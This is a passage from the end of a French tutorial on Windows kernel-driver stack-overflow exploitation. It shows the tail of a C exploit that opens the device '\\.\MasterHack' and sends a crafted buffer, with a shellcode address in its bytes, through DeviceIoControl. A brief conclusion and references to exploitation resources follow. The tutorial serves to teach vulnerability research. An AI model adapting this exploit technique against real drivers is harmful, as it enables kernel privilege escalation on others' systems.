    //welcome[22] = ((DWORD) ShellcodeMaster & 0x00FF0000) >> 16;
    //welcome[23] = ((DWORD) ShellcodeMaster & 0xFF000000) >> 24;
    welcome[24] = 0;

    ZeroMemory(out,sizeof(out));

    //printf("This is the game of WARIORS !\n\n");

    //if(argc < 2){printf(USAGE,argv[0]);return 0;}
    //if(atoi(argv[1]) == 2 && !argv[2]){printf(USAGE,argv[0]);return 0;}

    //you simply need to open the DOS Device Name using \\.\<DosName>.
```

```
    hDevice = CreateFile("\\\\.\\MasterHack",GENERIC_WRITE|
GENERIC_READ,0,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
    printf("\nHandle : %p\n",hDevice);
    printf("Press any key to Hack this shit of server :-P\n");
    getch();
    DeviceIoControl(hDevice,IOCTL_LOL, &welcome,
24,out,sizeof(out),&NombreByte,NULL);
    printf("\n");
    printf("Result : %s\n",out);
    CloseHandle(hDevice);
    getch();
    return 0;
}
```

5. Conclusion

Ben l'exploitation kernel c'est le bien, bon on trouve rarement ce type du vuln aussi grasse (le stack overflow), mais on a d'autres overflow sympas :-P Désolé de ne pas mettre en ligne le driver pour le moment... Cela dit avec l'article d'Overcl0k vous devriez être en mesure de recoder tout ca ;-)

Références

Blog d'Overcl0k - first steps into ring0
Blog d'Ivanlef0u
The Shellcoder's Handbook: Discovering and Exploiting Security Holes, 2nd Edition